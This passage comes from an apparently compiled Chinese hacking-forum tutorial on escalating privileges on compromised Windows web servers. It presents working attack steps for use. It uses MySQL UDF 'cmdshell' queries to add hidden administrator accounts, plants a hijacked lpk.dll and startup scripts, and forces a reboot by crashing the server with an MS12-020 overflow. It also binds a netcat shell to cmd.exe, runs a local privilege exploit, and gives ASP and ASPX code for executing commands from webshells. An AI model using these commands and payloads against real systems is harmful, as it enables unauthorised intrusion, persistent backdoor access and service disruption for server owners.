


select cmdshell('C:\\RECYCLER\\net user');

看到了吧.显示了~ 再传一个 whoami.看看权限.



System 权限.



```
select cmdshell('C:\\\\RECYCLER\\\\net user xiaoguai www.h4x0er.com /add & c:\\\\RECYCLER\\\\net localgroup administrators xiaoguai /add');
```

最后我们来看看 xiaoguai 这个账号创建了没

SQL命令:

执行

回显结果:

帐户启用	Yes	
帐户到期	从不	
上次设置密码	2012-6-22 22:38	
密码到期	2012-8-4 21:25	
密码可更改	2012-6-22 22:38	
需要密码	Yes	
用户可以更改密码	Yes	
允许的工作站	All	
登录脚本		
用户配置文件		
主目录		
上次登录	从不	
可允许的登录小时数	All	
本地组成员	*Administrators	*Users
全局组成员	*None	

命令成功完成。

select cmdshell('C:\\\\RECYCLER\\\\net user xiaoguai');
好了,添加上去了.

接着演示自动提权,

地址 http://www.h4x0er.com/moon.php

转到 链接

基友菊花爆必备神器->MYSQL高版本提权工具

host:

name:

root

pass:

root

dbname:

mysql

提交

重置

Copyright By Dark'moon 2011
Blog:www.moonhack.org Bbs:www.90sec.org [版本更新](#)

点击提交,

地址 (Q) <http://www.h4x0er.com/moon.php?action=dll>

当前路径: E:\wwwroot\

浏览... 上传文件

路径目录为

C:/Program Files/MySQL/MySQL Server 5.1/1 导出udf

导出成功

文件路径:

目标路径: C:/WINDOWS/diy.dll

自定义导出

登陆后,导出 udf.成功的话他会提示.

第一步创建 cmdshell

创建cmdshell 提交

自定义SQL语句:

执行

回显结果:

SQL语句:create function cmdshell returns string soname 'moonudf.dll'

点击提交

第二步添加超级管理员

自带命令:

添加超级管理员 ▼ 提交

创建cmdshell

添加超级管理员

查看用户

查看端口

查看创建函数

删除cmdshell

创建反弹函数

执行反弹

删除backshell

执行

回显结果:

SQL语句:select cmdshell('net user \$darkmoon 123456 /add & net localgroup administrators \$darkmoon /add')

命令成功完成。

-----完成!

完工,创建账号\$darckmoon 密码 123456 的管理员账号.

```
C:\Documents and Settings\Administrator>net user

\\MIX0XRN-A42FD62 的用户帐户

-----
$darkmoon          Administrator          Guest
IUSR_MIX0XRN-A42FD62  IWAM_MIX0XRN-A42FD62  SUPPORT_388945a0
命令成功完成。

C:\Documents and Settings\Administrator>
```

0x03 启动项提权,DLL 劫持提权

地址 http://www.h4x0er.com/mysqltk.php 转到 链

MYSQL Bao Ju Token Tools

host:

name:

pass:

dbname:

Copyright By Mix0xrn 2012

Blog: www.h4x0er.com BBs: <http://team.f4ck.net> 版本更新

地址  http://www.h4x0er.com/mysqltk.php?action=connect

当前路径: E:\wwwroot\

浏览... 上传文件

路径目录为

C:/Documents and Settings/Administrator/ 导出bat

路径目录为

C:/Program Files/MySQL/MySQL Server 5.1/b 导出dll

导出 bat,就是把 bat 写进启动项去,导出 dll 就是劫持 mysql 安装目录下的 bin 的 mysqld.

地址  http://www.h4x0er.com/mysqltk.php?action=dll

连接成功
MYSQL版本:5.1.62-community

数据库--mysql--存在
[点击退出](#)

当前路径: E:\wwwroot\

浏览... 上传文件

路径目录为

C:/Documents and Settings/Administrator/ 导出bat

路径目录为

C:/Program Files/MySQL/MySQL Server 5.1/bin/lpk.dll 导出dll

导出成功


文件路径:

目标路径: C:/WINDOWS/diy.dll


自定义导出

导出完毕后,我们利用其他的一些方法让服务器重启(ddos,蓝屏溢出漏洞啊,社工管理员让他重启).或者就干等吧.

这里我用 ms12020 来溢出这台服务器,让他重启.达到我们提权的目的




服务器蓝屏了,等他重启,我们的 lpk 和启动项的 bat 就会运行了.



已经创建成功了。

0x04 mysql 降权提权

最后我们来演示一下 mysql 降权的 udf 提权方法.



生成一个 udf.dll 文件(把 nc 和 cmd 传到一个可写的目录去)

Cmd 路径

C:\RECYCLER\cmd.exe


命令:

C:\RECYCLER\nc.exe -l -p 110 -t -e C:\RECYCLER\cmd.exe

然后用我改的 php mysql 提权的, 先把 dll 文件传到网站目录下,再传到 mysql 安装的 bin 目录下.文件
名 lpk.dll



导出以后我们等服务器重启,之后 telnet 服务器 ip 110



Telnet 过去了.获得一个 cmdshell.我们在那目录下传提权 exploit 吧.



Cd C:\RECYCLER ///切换到 exploit 目录

ms11046.exe ///运行 ms11046 exploit

创建账号 90sec 密码 90sec 成功.

第7节 ASP 环境下的 Shell.application

作者：杨凡

邮箱：fan@f4ck.net

来自：法客论坛-F4ckTeam

地址：http://team.f4ck.net

前言：我不懂脚本开发，帖子里的话都是我查资料然后猜的，如果不对，望各位及时指正。

众所周知，wscript.shell 可以被用来调用执行 exe 等可执行文件，所以很多管理员都把 wscript.shell 组件卸载掉了。

但是，wscript.shell 被卸载掉我们就没办法执行 DOS 命令了吗？答案当然是否定的。不说服务器支持多种脚本解析的情况，就单说服务器只支持 asp，那也是可以执行 DOS 的。

那么，到底用什么执行呢？

答案就是 Shell.application 组件。


Shell.application 组件可以替代 wscript.shell 被攻击者用来调用执行可执行程序。

再来看个 webshell 探测到的组件支持信息的图：


Scripting.FileSystemObject :文件操作组件，具备罗列和管理服务器中文件和文件夹的能力	开启
wscript.shell :命令行执行组件，允许ASP运行.exe等可执行文件此组件也会被用来运行提升权限的程序	开启
ADOX.Catalog :ACCESS建库组件	开启
JRO.JetEngine :ACCESS压缩组件	开启
Scripting.Dictionary :数据流上传辅助组件	开启
Adodb.connection :数据库连接组件	开启
Adodb.Stream :数据流上传组件，常常被用来上传木马等不安全程序，从而扩大攻击者的破坏能力	开启
SoftArtisans.FileUp :SA-FileUp 文件上传组件	开启
LyfUpload.UploadFile :刘云峰文件上传组件	开启
Persits.Upload.1 :ASPUUpload 文件上传组件	开启
JMail.SmtpMail :JMail 邮件收发组件	开启
CDONTS.NewMail :虚拟SMTP发信组件	开启
SmtpMail.SmtpMail.1 :SmtpMail发信组件	开启
Microsoft.XMLHTTP :数据传输组件，常在采集系统中用到	开启
Shell.application :Shell 组件，可能涉及安全问题	开启

在上图中可以看到 Shell.application 组件。

同样的，在注册表中的 HKEY_CLASSES_ROOT 路径下也可以看到这个组件：



如上图，可以看到，在 Shell.application 组件下边，有一个名为 Shell.application.1 的组件，这个组件是 Shell.application 组件的备用组件，相当于双机热备，2 个效果都是一样的，同样的 wscript.shell 也是有备用组件的：



这也算是微软自带的一个后门，当我们实际中遇到 wscript.shell 和 Shell.application 都被卸载的时候，可以尝试他们的备用组件。

基本介绍完了，下面是 asp 环境下如何调用这个组件。

代码是 lcx 写的，vbs 调用 Shell.application 执行可执行程序的 5 种方法：

```
Set objShellApp = CreateObject("Shell.Application")
Set objFolder = objShellApp.NameSpace("c:/")
objFolder.Items().item("demo.exe").invokeverb '方法 1
```

```
objFolder.Items().item("demo.exe").InvokeVerbEx'方法 2
objShellApp.Open("C:/demo.exe") '方法 3
objShellApp.ShellExecute "demo.exe","", "c:/", "", "1" '方法 4,可以加参数和设置参数值
'方法 5
Set objFolderItem = objShellApp.NameSpace("C:/").Items().item("demo.exe")
Set objFIVs = objFolderItem.Verbs()
For i=0 To objFIVs.Count - 1
'MsgBox objFIVs.Item(i)
Set objFIV = objFIVs.Item(i)
If objFIV.Name = "打开(&O)" Then '右键菜单中在中文系统是"打开(&O)", 英文自己改
objFIV.DoIt
Exit For
End IF
Next
```

另外, 听说用 Shell.application 执行 DOS 命令的话, 是不会有回显的, 这样的话, 就需要把命令输出到一个文本中, 然后再读出来, 麻烦一点。


现在很多的 webshell 都有这样的提示:

服务器组件信息			
服务器名		localhost	
服务器IP		127.0.0.1	查询此服务器所在地
服务器Alexa排名		localhost:81	排名: <input type="text"/> 查询
服务器时间		2012-6-27 18:15:43	
服务器CPU数量			
服务器操作系统			
WEB服务器版本		NetBox Version 2.8 Build 4128	
Scripting.FileSystemObject	√	文件操作组件	
wscript.shell	√	命令行执行组件, 显示 '×' 时用 执行Cmd二 此功能执行	
ADOX.Catalog	√	ACCESS 建库组件	
JRO.JetEngine	√	ACCESS 压缩组件	
Scripting.Dictionary	√	数据流 上传 辅助 组件	

看看这个提示的执行 cmd 二:



这里我不知道他是用的 wscript.shell.1 还是用的 Shell.application 执行的 DOS, 但是我尝试了好多带这个功能的 webshell 的这个“执行 cmd 二”的功能, 但没有一个能用的, 没办法, 就自己找了点资料写了一个测试脚本。




上图是界面,要填写的东西界面上写的很清楚了,我现在要用 Shell.application 执行 C:\netbox\wwwroot 目录下的 x.bat 这个批处理,而这个批处理的代码是:


```
echo F4ckTeam>C:\netbox\wwwroot\F4ckTeam.txt
```

也就是输出一个字符串。

填一下参数:



点 submit 执行:



测试成功。

那么在实际渗透测试中如何使用这个组件执行命令呢？

我们可以传个 bat 上去，因为这个组件实现执行 DOS 回显比较麻烦，我也不会，所以我们传上去的 bat 里需要有重定向命令，也就是把命令执行结果重定向到某个目录，然后自己去那个目录看输出的内容即可。

第8节 ASPX 环境下的 DOS 命令执行

作者：杨凡

邮箱：fan@f4ck.net


来自：法客论坛-F4ckTeam

地址：http://team.f4ck.net

前边 2 贴基本上把 asp 环境下的命令执行问题说清楚了，这一贴来说 aspx 环境。

前边说到，asp 环境下，如果 ws 组件被删，可以尝试使用 shell.application 组件来执行，如果这 2 个组件都被删，可以尝试使用它们的备用组件来执行。

其实除了这些思路，还是有办法的，那就是对服务器进行一个脚本探测，看看服务器都支持什么脚本，现在一般的大马都带有这个功能的：



探测之后就能很方便的知道服务器都支持什么脚本。

如果服务器支持 aspx，那执行 dos 命令一般无压力，如果支持 php，执行 dos 命令得看相关函数是否被禁用，如果支持 jsp，那你发达了，jsp 一般都是 system 权限，提权都省了。

这个贴暂时不讨论 php 环境的情况，只简单说说 aspx 下的情况。

Aspx 下一般使用 process 类来调用执行程序，process 类的介绍在这里：

<http://msdn.microsoft.com/zh-cn/... ostics.process.aspx>

给一段简单的代码：

```
using System.Diagnostics; //添加引用
```

```
Process process = new Process(); //声明一个名为 process 的 Process 实例
```

```
process.StartInfo.FileName = "c:\\windows\\notepad.exe"; //设置 process 的属性，文件名必须加后缀
```

```
process.Start(); //启动程序
```

一般情况下，没人会去对 .net 的类库下手（可以禁用/删除某个类吗？没听说过可以），最多最多，是设置下应用程序池或 .net user 以及 IIS User 的权限，所以 aspx 执行命令一般都是没问题的，但是现在的很多主机管理系统，比如星外，对 cmd.exe、net.exe 等文件的权限卡的很死，这个时候想调用系统自带的 cmd.exe、net.exe 等文件很困难，自己传一个就行了。

另外，执行命令的时候，自己上传的 cmd.exe 所在路径最好不要带空格，否则会执行错误。另外，有时候也可以直接将要执行的 exe 程序路径写到 cmd.exe 的路径上，然后在原本要填具体命令的地方写上将要执行的 exe 程序的参数，这也是可以的。

比如原本是这样的：

执行CmdShell

CMD:

cmd.exe

命令:

pr.exe "net user"



而我现在这样也是可以的：

执行CmdShell

CMD:

pr.exe

命令:

"net user"



另外，很多语言都是支持 API 的，同样的，aspx 也是支持 windows 的 API 的，所以在 aspx 中除了可以使用 process 类来调用可执行程序之外，还可以使用 api 来实现。

```
using System.Runtime.InteropServices; //添加引用
```

